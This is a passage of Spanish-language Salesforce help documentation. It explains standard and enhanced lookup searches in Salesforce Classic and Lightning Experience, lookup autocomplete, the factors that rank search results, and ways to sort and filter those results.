| Depuración de resultados de búsqueda | No disponible. | Puede ordenar resultados por cualquiera de los campos mostrados en resultados de búsqueda. | Puede ordenar resultados por encabezado de columna o utilizando el botón ordenar. | Puede ordenar los resultados por encabezado de columna.<br>Si está activado por el administrador, el filtrado también está disponible. |

| Función | Aplicaciones descargables Salesforce1 para iOS y Android | Aplicación para navegadores móviles Salesforce1 | Lightning Experience en sitio completo | Salesforce Classic en sitio completo |
|---|---|---|---|---|
| Búsqueda de noticias en tiempo real de Chatter | La búsqueda global no encuentra información en las diversas noticias en tiempo real. Utilice en su lugar la búsqueda en noticias en tiempo real de Chatter. En la página **Chatter**, tire hacia abajo desde la parte superior de la página para mostrar el cuadro de búsqueda. | Desde la página de resultados de la búsqueda, seleccione **Noticias en tiempo real** en la barra del ámbito de búsqueda para ver los resultados procedentes de las noticias en tiempo real de Toda la empresa. | Desde la página de resultados de la búsqueda, seleccione **Chatter** en la lista del ámbito de búsqueda para ver los resultados procedentes de las noticias en tiempo real de Toda la empresa. | Desde la página de resultados de la búsqueda, utilice **Buscar noticias en tiempo real** para ver actualizaciones de Noticias en tiempo real de todo lo que ocurre en su empresa. |
| Caracteres de términos de búsqueda | **iOS**: La búsqueda global devuelve resultados para los primeros 155 caracteres de su término de búsqueda. La búsqueda de noticias en tiempo real devuelve resultados para los primeros 100 caracteres.<br>**Android**: Devuelve resultados para todo el término de búsqueda, independientemente del número de caracteres. | Devuelve resultados para los primeros 100 caracteres de su término de búsqueda. | Devuelve resultados para los primeros 100 caracteres de su término de búsqueda. | **Avanzada y de barra lateral**: Devuelve resultados para los primeros 80 caracteres de su término de búsqueda.<br>**Global**: Devuelve resultados para los primeros 100 caracteres de su término de búsqueda. |

# ¿Cómo realizo búsquedas en campos de búsqueda?

Utilice la búsqueda del cuadro de diálogo de búsqueda para asociar dos registros entre sí.

| Término | Definición | ¿Disponible en Salesforce Classic? | ¿Disponible en Lightning Experience? |
|---|---|---|---|
| Búsqueda estándar | Busca un conjunto limitado de campos para cada objeto, como el campo de nombre. Los resultados se limitan a 50 registros a la vez. No puede ordenar, | Sí | No |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

| Término | Definición | ¿Disponible en Salesforce Classic? | ¿Disponible en Lightning Experience? |
|---|---|---|---|
| | filtrar o personalizar las columnas de los resultados. | | |
| Búsqueda mejorada | Busca más campos para cada objeto. Las consultas de búsqueda se dividen en términos de búsqueda separados, lo que permite obtener mejores resultados y coincidencias. Los resultados no tienen un límite específico de búsqueda y puede restringir los resultados. | Sí, se ha activado por el administrador | Sí, pero el filtrado no está disponible |
| Búsqueda en blanco | Una búsqueda cuando hace clic en el icono de búsqueda sin introducir un término de búsqueda. | Sí | Sí |
| Cumplimentación automática de la búsqueda (Resultados instantáneos) | Todas las búsquedas muestran una lista dinámica de registros coincidentes cuando empieza a escribir en un campo de búsqueda. | Sí, se ha activado por el administrador. Los caracteres que escribe filtran la lista de registros utilizados recientemente. | Sí. Los caracteres que escribe filtran la lista de registros utilizados recientemente. A medida que escribe, la lista también empieza a mostrar los registros que coinciden a los que no ha tenido acceso recientemente. |
| Filtros de búsqueda relacionados | Los filtros establecidos por el administrador que restringen los resultados de búsqueda y valores válidos para campos de búsqueda para búsquedas de diálogo de búsqueda mejoradas. Puede ser obligatorio u opcional.<br>Por ejemplo, puede configurar el campo de búsqueda **Propietario de cuenta** para mostrar únicamente los usuarios activos en el mismo registro. | Sí, se ha activado por el administrador | Sí |
| Filtros de búsqueda dependiente | Los filtros establecidos por el administrador que hacen referencia a campos en el registro de objeto actual (la fuente) para búsquedas de diálogos de búsqueda | Sí, se ha activado por el administrador | No |

| Término | Definición | ¿Disponible en Salesforce Classic? | ¿Disponible en Lightning Experience? |
|---|---|---|---|
| | mejoradas. Puede ser obligatorio u opcional.<br>Por ejemplo, puede configurar el campo del caso **Contacto** para mostrar únicamente los contactos asociados con la cuenta seleccionada en el campo del caso **Nombre de la cuenta** en el mismo registro. | | |
| Diálogos de búsqueda (Formato de búsqueda) | En Configuración, el administrador define los campos disponibles en el formato de búsqueda del diálogo de búsqueda. Los usuarios puede agregar y eliminar campos de la lista utilizando Mis columnas. Los usuarios no pueden agregar campos adicionales que no se han definido en el formato de búsqueda por el administrador. | Sí | Sí, pero los resultados de búsqueda global y de búsqueda están combinados en el formato Resultados de búsqueda. Mis columnas no está disponible. |
| Campos de filtros de búsqueda (Formato de búsqueda) | En Configuración, los administradores definen los campos disponibles para el filtrado para búsquedas mejoradas.<br>Los usuarios acceden a los filtros utilizando Mostrar filtros en el cuadro de diálogo de búsqueda. Los usuarios no pueden agregar campos adicionales que no se han definido en el formato de búsqueda por el administrador. | Sí, se ha activado por el administrador | No |

Búsqueda en Salesforce Classic

Los campos de búsqueda le permiten asociar dos registros entre sí en una relación. Por ejemplo, un registro de contacto incluye un campo de búsqueda Cuenta que asocia el contacto a su cuenta.

### Consultas de búsquedas en Lightning Experience

Los campos de búsqueda le permiten asociar dos registros entre sí en una relación. Por ejemplo, un registro de contacto incluye un campo de búsqueda Cuenta que asocia el contacto a su cuenta. En la búsqueda de objetos en los que se pueden realizar búsquedas, se hace coincidir los términos con todos los campos en los que se pueden realizar búsquedas dentro de un registro, no solo con el nombre del registro. Si no ve un registro en los resultados instantáneos autosugeridos, realice una búsqueda completa. Si no ve un nuevo registro en los resultados de la búsqueda, espere 15 minutos e inténtelo de nuevo. Consulte más respuestas a preguntas formuladas frecuentemente sobre las búsquedas.

## Búsqueda en Salesforce Classic

Los campos de búsqueda le permiten asociar dos registros entre sí en una relación. Por ejemplo, un registro de contacto incluye un campo de búsqueda Cuenta que asocia el contacto a su cuenta.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

### Búsquedas estándar y mejoradas en Salesforce Classic

Los objetos de Salesforce a menudo incluyen *campos de búsqueda* que le permiten asociar dos registros en una relación. Por ejemplo, un registro de contacto incluye un campo de búsqueda `Cuenta` que asocia el contacto a su cuenta. Los campos de búsqueda aparecen con el botón en las páginas de modificación de registros. Si hace clic en el icono, se abrirá un cuadro de diálogo de búsqueda que le permite buscar el registro que desee asociar al registro que esté modificando. Existen dos tipos principales de búsqueda: estándar y mejorada.

### Sugerencias de uso de búsquedas estándar y mejoradas

Tenga en cuenta estas sugerencias cuando utilice las búsquedas mejoradas y estándar.

### Autocompletar búsqueda

Si está activado por su administrador, las búsquedas admiten la cumplimentación automática.

## Búsquedas estándar y mejoradas en Salesforce Classic

Los objetos de Salesforce a menudo incluyen *campos de búsqueda* que le permiten asociar dos registros en una relación. Por ejemplo, un registro de contacto incluye un campo de búsqueda `Cuenta` que asocia el contacto a su cuenta. Los campos de búsqueda aparecen con el botón en las páginas de modificación de registros. Si hace clic en el icono, se abrirá un cuadro de diálogo de búsqueda que le permite buscar el registro que desee asociar al registro que esté modificando. Existen dos tipos principales de búsqueda: estándar y mejorada.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

### Búsquedas estándar en Salesforce Classic

Las búsquedas estándar buscan por un conjunto limitado de campos que se pueden buscar por objeto y los usuarios no pueden restringir los resultados de búsqueda.

### Búsquedas mejoradas en Salesforce Classic

Las búsquedas mejoradas ofrecen más capacidades de búsqueda que las búsquedas estándar. Además, las búsquedas mejoradas permiten ordenar y filtrar resultados de búsqueda.

## Búsquedas estándar en Salesforce Classic

Las búsquedas estándar buscan por un conjunto limitado de campos que se pueden buscar por objeto y los usuarios no pueden restringir los resultados de búsqueda.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

**Disponibilidad**

Las búsquedas estándar están disponibles para la mayoría de objetos estándar. Todos los campos de búsqueda utilizan búsquedas estándar de manera predeterminada.

**Comportamiento de la búsqueda**

Cuando realiza una búsqueda en blanco, aparece una lista de registros vistos recientemente en el cuadro de diálogo de búsqueda.

Las búsquedas estándar consultan campos *Nombre* seleccionados para objetos.


Se adjunta un asterisco automáticamente a cada uno de sus términos de búsqueda. Por ejemplo, una búsqueda de `bob jo` es realmente una búsqueda de `bob* jo*` y devuelve elementos con *bob jones*, *bobby jones* o *bob johnson*.

Las consultas de búsquedas estándar comparan su término de búsqueda con la base de datos de la organización (no el índice de búsqueda) sin dividir el término en tokens separados.

**Resultados de búsqueda**

La mayoría de las búsquedas estándar devuelven hasta 200 de los registros más relevantes y le permiten pasar 50 registros por página a la vez. Las búsquedas de campañas solo devuelven los 100 resultados principales. Si ha pasado por todos los resultados y aún no ve el registro que desea, introduzca un término de búsqueda más específico.

Los resultados están ordenados por orden alfabético por el campo de nombre del registro principal.




No puede ordenar, filtrar ni personalizar las columnas de los resultados de búsqueda.

Salesforce solamente devuelve coincidencias para un objeto personalizado si su administrador le ha asociado una ficha personalizada. No tiene que agregar la ficha para que se muestre.

Nota: Considere convertir búsquedas estándar en búsquedas mejoradas para obtener mejores resultados de búsqueda. Los administradores activan búsquedas mejoradas.

## Búsquedas mejoradas en Salesforce Classic

Las búsquedas mejoradas ofrecen más capacidades de búsqueda que las búsquedas estándar. Además, las búsquedas mejoradas permiten ordenar y filtrar resultados de búsqueda.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

**Disponibilidad**

Las búsquedas mejoradas están disponibles para los objetos de Cuenta comercial, Objeto personalizado, Oportunidad, Cuenta personal, Orden de trabajo y Partida de orden de trabajo. Los administradores activan búsquedas mejoradas para cada objeto.

**Comportamiento de la búsqueda**

Cuando realiza una búsqueda en blanco, aparece una lista de registros vistos recientemente en el cuadro de diálogo de búsqueda. Si está disponible, puede ordenar y filtrar registros vistos recientemente. Si no ve un registro, realice una búsqueda completa.

De forma predeterminada, las búsquedas mejoradas consultan un conjunto limitado de campos, principalmente campos de *Nombre* para cada objeto. Si está disponible en el cuadro de diálogo de búsqueda mejorada, seleccione **Todos los campos** e introduzca otros términos de búsqueda exclusivos en el registro, para buscar en todos los campos que se pueden buscar.


Las consultas de búsqueda mejorada divide sus términos de búsqueda en tokens de modo que pueda devolver registros con tokens coincidentes en el índice.

**Resultados de búsqueda**

Las búsquedas mejoradas devuelven hasta 2.000 de los registros más relevantes y le permite ver grandes conjuntos de resultados de búsqueda por página. Si ha pasado por todos los resultados y aún no ve el registro que desea, introduzca un término de búsqueda más específico.

Los resultados se presentan inicialmente en orden alfabético ascendente por el campo de nombre de registro principal. Los objetos personalizados están indicados en orden descendiente por la fecha de la última vez que accedió a ellos.

Ordene los resultados haciendo clic en el encabezado de la columna. Utilice **Mostrar filtros** para filtrar resultados. Utilice **Mis columnas** para cambiar qué columna aparece en los resultados de búsqueda.




Nota: Los administradores deben configurar un formato de búsqueda para el Campo de filtro de búsqueda antes de que los usuarios ordenen o filtren resultados. Los administradores determinan los campos disponibles que aparecen como columnas en el formato de búsqueda. Aunque oculte y organice las columnas que aparecen en el formato con **Mis columnas**, no puede agregar columnas que no están incluidas en el formato. Por lo tanto, póngase en contacto con su administrador para solicitar columnas adicionales agregadas al formato.

Salesforce solamente devuelve coincidencias para un objeto personalizado si su administrador le ha asociado una ficha personalizada. No tiene que agregar la ficha para que se muestre.

## Sugerencias de uso de búsquedas estándar y mejoradas

Tenga en cuenta estas sugerencias cuando utilice las búsquedas mejoradas y estándar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

- Si no puede encontrar un registro en los resultados de búsqueda, verifique que el término de búsqueda es correcto o intente introducir un término de búsqueda más específico. Si se activan las búsqueda mejoradas por el administrador, puede filtrar u ordenar resultados. Los administradores también definen qué campos aparecen como columnas en le formato de búsqueda para restringir los resultados.
- Si introduzca un valor en el cuadro de texto de búsqueda y guarda el registro sin hacer clic en el icono de búsqueda, Salesforce automáticamente realizará una búsqueda estándar. Si encuentra una coincidencia exacta, guardar el valor en el campo de búsqueda, incluso si encuentra otras coincidencias parciales. Si no encuentra una coincidencia exacta, pero sí una o varias coincidencias parciales, Salesforce le pide que seleccione un valor en la lista desplegable de coincidencias. Si no hay resultados que coinciden con el texto que ha introducido, se mostrará un error en su lugar.
- Para buscar contactos, candidatos, usuarios u otros individuos que incluyen espacios en los campos `Nombre` o `Apellidos`, introduzca comillas al principio y final de los términos. Por ejemplo, si desea buscar a alguien con el apellido *lópez romero*, introduzca `"lópez romero"`.

- En organizaciones con el portal de clientes o el portal de socios de Salesforce activado, puede filtrar los resultados que se mostrarán en el cuadro de diálogo de búsqueda de usuario, seleccionando una cola o grupo de usuarios de la lista desplegable `Propietario o Asignado a`.
- Si la organización emplea divisiones y tiene el permiso "Repercusión de las divisiones", los resultados de búsqueda del cuadro de diálogo de búsqueda incluirán los registros en la división seleccionada en la ventana de este cuadro de diálogo.
- Cuando realiza una *búsqueda en blanco*, aparece una lista de los registros utilizados recientemente. Para búsquedas estándar, los registros se ordenan en orden alfabético por el campo del nombre de registro principal. Para búsquedas mejoradas, los registros se ordenan por la última vez que los visualizó. El número de registros varía para algunos tipos de objetos. Estos son algunos ejemplos de escenarios de búsqueda en blanco.
  - Para búsquedas estándar de productos, el cuadro de diálogo muestra 50 registros.
  - Para las búsquedas estándar de campañas, el cuadro de diálogo muestra 100 campañas activas.
  - Para búsquedas estándar de activos, el cuadro de diálogo muestra todos los activos vinculados al contacto en el caso.

  Si no ve el registro que desea en la lista de registros utilizados recientemente, realice una búsqueda completa. Obtendrá los mejores resultados con términos de búsqueda más específicos.

### Autocompletar búsqueda

Si está activado por su administrador, las búsquedas admiten la cumplimentación automática.

Tanto las búsquedas estándar como las mejoradas pueden mostrar una lista dinámica de los registros coincidentes utilizados recientemente cuando se modifica un campo de búsqueda. Esta lista está restringida a objetos del tipo adecuado y, a excepción de las búsquedas de usuarios, se cumplimenta mediante elementos utilizados recientemente. Por ejemplo, cuando modifica una búsqueda de cuenta, puede ver las cuentas utilizadas recientemente con los nombres que coincidan con el prefijo que ha introducido. Los contactos utilizados recientemente no aparecen en esta lista.

La cumplimentación automática de búsquedas está sujeta a las siguientes restricciones:

- Debe tener registros visitados recientemente del tipo adecuado para que la lista de cumplimentación automática de búsquedas se cumplimente.
- Debe modificar el campo de búsqueda de una página de modificación de registro.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**

Los detalles de activación solo se muestran para campos de búsqueda en tipos de objetos que se incluyen en listas de registros utilizados recientemente. Por ejemplo, los productos no se incluyen en listas de registros utilizados recientemente, de modo que no se muestran los detalles de activación para un campo de búsqueda de productos.

## Consultas de búsquedas en Lightning Experience

Los campos de búsqueda le permiten asociar dos registros entre sí en una relación. Por ejemplo, un registro de contacto incluye un campo de búsqueda Cuenta que asocia el contacto a su cuenta. En la búsqueda de objetos en los que se pueden realizar búsquedas, se hace coincidir los términos con todos los campos en los que se pueden realizar búsquedas dentro de un registro, no solo con el nombre del registro. Si no ve un registro en los resultados instantáneos autosugeridos, realice una búsqueda completa. Si no ve un nuevo registro en los resultados de la búsqueda, espere 15 minutos e inténtelo de nuevo. Consulte más respuestas a preguntas formuladas frecuentemente sobre las búsquedas.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

¿Por qué no puedo ver ningún resultado en la lista de selección?

Si un objeto no tiene capacidad de búsqueda en su organización o si no ha visto previamente el registro, el menú desplegable está vacío.

¿Puedo utilizar una búsqueda de coincidencia parcial?

Para encontrar el registro correcto, introduzca el término de búsqueda completo. La búsqueda no utiliza búsquedas de coincidencia parcial automáticas con comodines finales. Este comportamiento es para evitar la devolución de resultados no deseados.

¿Qué determina el campo secundario bajo el nombre del registro?

Cuando está disponible, existe un campo secundario mostrado bajo el nombre de registro principal en búsquedas que proporcionan más información contextual. Por ejemplo, la ubicación *San Francisco* aparece bajo la empresa *Acme, Inc.* para ayudarle a distinguir nombres de registros similares y seleccionar el registro correcto. Su administrador personaliza los campos secundarios al establecer qué campos de registros se muestran y en qué orden.

¿Qué campos se buscan en el cuadro de diálogo de búsqueda?

Cuando empieza a escribir en el campo de búsqueda, aparece una lista de resultados autosugeridos. Estos resultados instantáneos son coincidencias del término de búsqueda en el campo de tipo de nombre del registro. No obstante, si realiza una búsqueda completa, los resultados devueltos coinciden con el término de búsqueda de todos los campos que admiten búsquedas del objeto. Este comportamiento es similar a los resultados de la búsqueda global.

CONSULTE TAMBIÉN

¿Como depuro los resultados de búsquedas en Lightning Experience?

¿Cuáles son los resultados que veo a medida que escribo en la barra de búsqueda?

## ¿Por qué no puedo ver ningún resultado en la lista de selección?

Si un objeto no tiene capacidad de búsqueda en su organización o si no ha visto previamente el registro, el menú desplegable está vacío.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

## ¿Puedo utilizar una búsqueda de coincidencia parcial?

Para encontrar el registro correcto, introduzca el término de búsqueda completo. La búsqueda no utiliza búsquedas de coincidencia parcial automáticas con comodines finales. Este comportamiento es para evitar la devolución de resultados no deseados.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

### ¿Qué determina el campo secundario bajo el nombre del registro?

Cuando está disponible, existe un campo secundario mostrado bajo el nombre de registro principal en búsquedas que proporcionan más información contextual. Por ejemplo, la ubicación *San Francisco* aparece bajo la empresa *Acme, Inc.* para ayudarle a distinguir nombres de registros similares y seleccionar el registro correcto. Su administrador personaliza los campos secundarios al establecer qué campos de registros se muestran y en qué orden.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

### ¿Qué campos se buscan en el cuadro de diálogo de búsqueda?

Cuando empieza a escribir en el campo de búsqueda, aparece una lista de resultados autosugeridos. Estos resultados instantáneos son coincidencias del término de búsqueda en el campo de tipo de nombre del registro. No obstante, si realiza una búsqueda completa, los resultados devueltos coinciden con el término de búsqueda de todos los campos que admiten búsquedas del objeto. Este comportamiento es similar a los resultados de la búsqueda global.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

## Resultados de búsqueda

En muchos casos, encontrará rápidamente el registro que buscaba solo revisando los resultados principales porque los resultados se almacenan por relevancia para cada usuario. Comprenda por qué se devuelven algunos registros y cómo restringir mejor sus resultados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

#### ¿Cómo se ordenan los resultados de las búsquedas?

El motor de búsqueda ordena los resultados más relevantes para el usuario en base a la frecuencia, el orden y la exclusividad del término de búsqueda, así como la actividad del usuario y los permisos de acceso. La relevancia de los resultados de búsquedas puede variar según el usuario.

#### ¿Como depuro los resultados de búsquedas?

Emplee estas directrices para localizar registros rápidamente en la página de resultados de la búsqueda.

#### ¿Qué variaciones del término de búsqueda veré en los resultados de búsqueda?

Los resultados de búsqueda incluyen resultados ampliados para términos relevantes o similares mediante la lematización (devuelve coincidencias para formatos raíz de la palabra), grupos de sinónimos, correcciones ortográficas y apodos.

#### ¿Cuáles son los resultados que veo a medida que escribo en la barra de búsqueda?

A medida que escribe en el cuadro de búsqueda global, aparece una lista de registros autosugeridos para múltiples tipos de objeto. Estos resultados instantáneos le permiten acceder rápidamente a un registro antes de realizar una búsqueda completa.

# ¿Cómo se ordenan los resultados de las búsquedas?

El motor de búsqueda ordena los resultados más relevantes para el usuario en base a la frecuencia, el orden y la exclusividad del término de búsqueda, así como la actividad del usuario y los permisos de acceso. La relevancia de los resultados de búsquedas puede variar según el usuario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

## Potenciadores y filtros de prioridad

El motor de búsqueda utiliza varios factores para priorizar registros. Estos factores no se enumeran en el orden en que se aplican o por importancia.

**Frecuencia**
Da prioridad a los registros que incluyen más incidencias del término de búsqueda. Además, los registros que contienen todos o más de términos de búsqueda múltiples que se introducen tienen una prioridad más alta.

**Exclusividad**
Da prioridad a los registros que contienen términos exclusivos, bajo la suposición que la exclusividad aumenta la probabilidad de un término relevante.

**Ubicación**
Da prioridad a los registros con el término de búsqueda en los campos de nombre, título o tipo de asunto.

**Proximidad**
Da prioridad a los registros con los términos de búsqueda más cercanos entre sí con pocas palabras intervinientes o ninguna. Los registros que contienen la misma secuencia de términos tienen una prioridad superior. Del mismo modo, si una única cadena alfanumérica se indexa con múltiples tokens, las coincidencias exactas tienen una prioridad superior sobre las coincidencias con palabras intervinientes.

**Propiedad**
Da prioridad a los registros que posee.

**Extensión**
Normaliza el número de instancias de un término en un registro, de modo que no se otorga una prioridad excesiva a los documentos más largos sobre los más cortos. Este potenciador se aplica únicamente a los registros de Salesforce Knowledge.

**Archivos adjuntos de registros**
Normaliza el número de instancias de un término en un archivo adjunto. No se otorga una prioridad excesiva a los archivos adjuntos con varias instancias de un término de búsqueda en registros relevantes con menos instancias. Solo se aplica a registros de Salesforce Knowledge.

**Actividad de registros**
Da prioridad a los registros que se ven o se modifican con frecuencia y a los registros que tienen más registros asociados, como las listas relacionadas. La fecha de creación de los datos no afecta a la prioridad de los resultados.

**Acceso**
Solo devuelve los registros a los que tiene acceso para ver.

## ¿Por qué los diversos usuarios ven resultados diferentes?

Los resultados de búsqueda se ajustan al usuario que realiza la búsqueda.

- Permisos de acceso basados en los perfiles de los usuarios. Si no tiene acceso a un registro, pero otro usuario sí, aparece para este, pero no para usted.
- La propiedad de registros potencia los registros en los resultados. Si es propietario del registro, aparece en un puesto superior en los resultados de la búsqueda.

- Ver o modificar el historial de registros potencia los registros en los resultados. Si ha visto o modificado un registro recientemente, el registro tiene una prioridad superior en la búsqueda que para otro usuario que lo vea por primera vez.
- El historial de objetos potencia los registros en los resultados. Los registros de tipos de objetos que utiliza con mayor frecuencia tienen una prioridad superior en sus resultados de búsquedas.

## ¿Como depuro los resultados de búsquedas?

Emplee estas directrices para localizar registros rápidamente en la página de resultados de la búsqueda.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

¿Como depuro los resultados de búsquedas en Salesforce Classic?
Emplee nuestras directrices para ordenar y filtrar sus resultados para encontrar registros rápidamente.

¿Como depuro los resultados de búsquedas en Lightning Experience?
Emplee nuestras directrices para navegar por la página de resultados de búsquedas para encontrar registros rápidamente.

## ¿Como depuro los resultados de búsquedas en Salesforce Classic?

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones **excepto Database.com**


Emplee nuestras directrices para ordenar y filtrar sus resultados para encontrar registros rápidamente.

Cuando utiliza la barra de búsqueda global, estará realizando una búsqueda de todos los objetos y los múltiples tipos de campos, incluyendo los campos personalizados y de texto largo dentro de un registro. Si introduce varios términos, se devolverán los resultados de todos los términos de búsqueda, lo que puede suponer un gran número de registros. A continuación se explican algunas estrategias para encontrar el registro que está buscando después de realizar una búsqueda completa.

**Buscar todo**
El comportamiento predeterminado de la búsqueda es devolver resultados de todos los objetos que utiliza con mayor frecuencia. Para ampliar la búsqueda a otros objetos, utilice **Buscar todo**. Si no dispone de una opción **Buscar todo**, la búsqueda global no dispone de información suficiente sobre los objetos que utiliza. Sus resultados incluyen todos los objetos hasta que tiene más información.

**Pin**
Desplace el ratón sobre objetos importantes y ánclelos a la parte superior de la lista de objetos de los resultados de la búsqueda. Siempre podrá anular el anclaje o volver a ordenar los objetos más adelante. El anclaje es útil para objetos que no utiliza con frecuencia.

**Filtro**




- Utilice **Opciones...** para restringir su búsqueda a los elementos que posee, si está disponible; a búsquedas de frases exactas y a divisiones, si su organización las utiliza.
- Utilice **Mostrar filtros**, si está disponible, para filtrar sus resultados de búsqueda.
- Utilice **Mis columnas**, si está disponible, para personalizar las columnas que aparecen personalizando **Campos seleccionados** desde los **Campos disponible**.

  Nota: Su administrador determina la disponibilidad de campos de filtro y columnas personalizable en un formato de búsqueda. Si su administrador no crea un formato de búsqueda o si los formatos de búsqueda no están disponibles para

un objeto, no puede filtrar resultados de búsqueda o personalizar las columnas en resultados de búsqueda. Los filtros no están disponibles en los Portales de clientes o en los portales de socios.

**Más directrices**

- Asegúrese de que se encuentra en el ámbito de objetos correcto. Puede cambiar el ámbito en la navegación izquierda.
- Compruebe la ortografía y que ha introducido en el término de búsqueda completo. O bien, intente introducir un término de búsqueda más específico.
- Si ha creado recientemente el registro o el registro se cambió varias veces, el registro no aparecerá en los resultados de la búsqueda directamente. El proceso para hacer que el registro admita búsquedas, llamado indexado, puede tardar hasta 15 minutos.

Buscar en Salesforce Classic

CONSULTE TAMBIÉN

¿Por qué no puedo ver algunas funciones?

## ¿Como depuro los resultados de búsquedas en Lightning Experience?

Emplee nuestras directrices para navegar por la página de resultados de búsquedas para encontrar registros rápidamente.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Todas** las ediciones **excepto Database.com**

**Consulte los resultados más relevantes en una sola página con Resultados principales.**

Cuando realiza una búsqueda, llega primero a la página Resultados principales. La página de resultados de búsquedas Resultados más importantes enumera los resultados de registros más relevantes de todos los objetos que utiliza con mayor frecuencia.

Esta página es una buena elección cuando desea revisar resultados de un término de búsqueda pero no está buscando un tipo de objeto específico. Por ejemplo, busca *Acme Inc.* y mira la página Resultados más importantes para obtener información sobre cuentas, candidatos y oportunidades. La página de Resultados más importantes de cada usuario es diferente en base a los objetos que se utilizan con mayor frecuencia. Utilice el vínculo **Ver más** para ver más resultados de un objeto.

**Ver rápidamente resultados por objeto**

También puede ver resultados para un objeto específico haciendo clic en el nombre del objeto en el lado izquierdo de la página, bajo Resultados de búsqueda. Los objetos con capacidad de búsqueda se enumeran en el mismo orden que en el menú de navegación.

**Consulte todos los objetos disponibles en Mostrar más**

Si no ve un objeto enumerado bajo Resultados de búsqueda, seleccione **Mostrar más** para ver todos los objetos disponibles. Los objetos que se pueden buscar se indican en orden alfabético.

**Ordenar sus resultados**

Ordenar los resultados le ayuda a buscar rápidamente la información más relevante para usted.

En la página Resultados principales, haga clic en los encabezados de columna en campos que se pueden ordenar para ordenar por esa columna.

Para más opciones de clasificación, visualice resultados para un objeto. Puede ordenar los resultados utilizando la lista desplegable de clasificación. El menú muestra todas las columnas en el formato de búsqueda además de una opción de ordenar por **Relevancia**. También puede hacer clic en los encabezados de columna.

Si el formato de búsqueda incluye todos los campos que no se pueden ordenar, se desactiva el botón ordenar.

**Más directrices**

- Compruebe la ortografía y que ha introducido en el término de búsqueda completo. O bien, intente introducir un término de búsqueda más específico.
- Si ha creado recientemente el registro o el registro se cambió varias veces, el registro no aparecerá en los resultados de la búsqueda directamente. El proceso para hacer que el registro admita búsquedas, llamado indexado, puede tardar hasta 15 minutos.

Buscar en Salesforce Lightning Experience

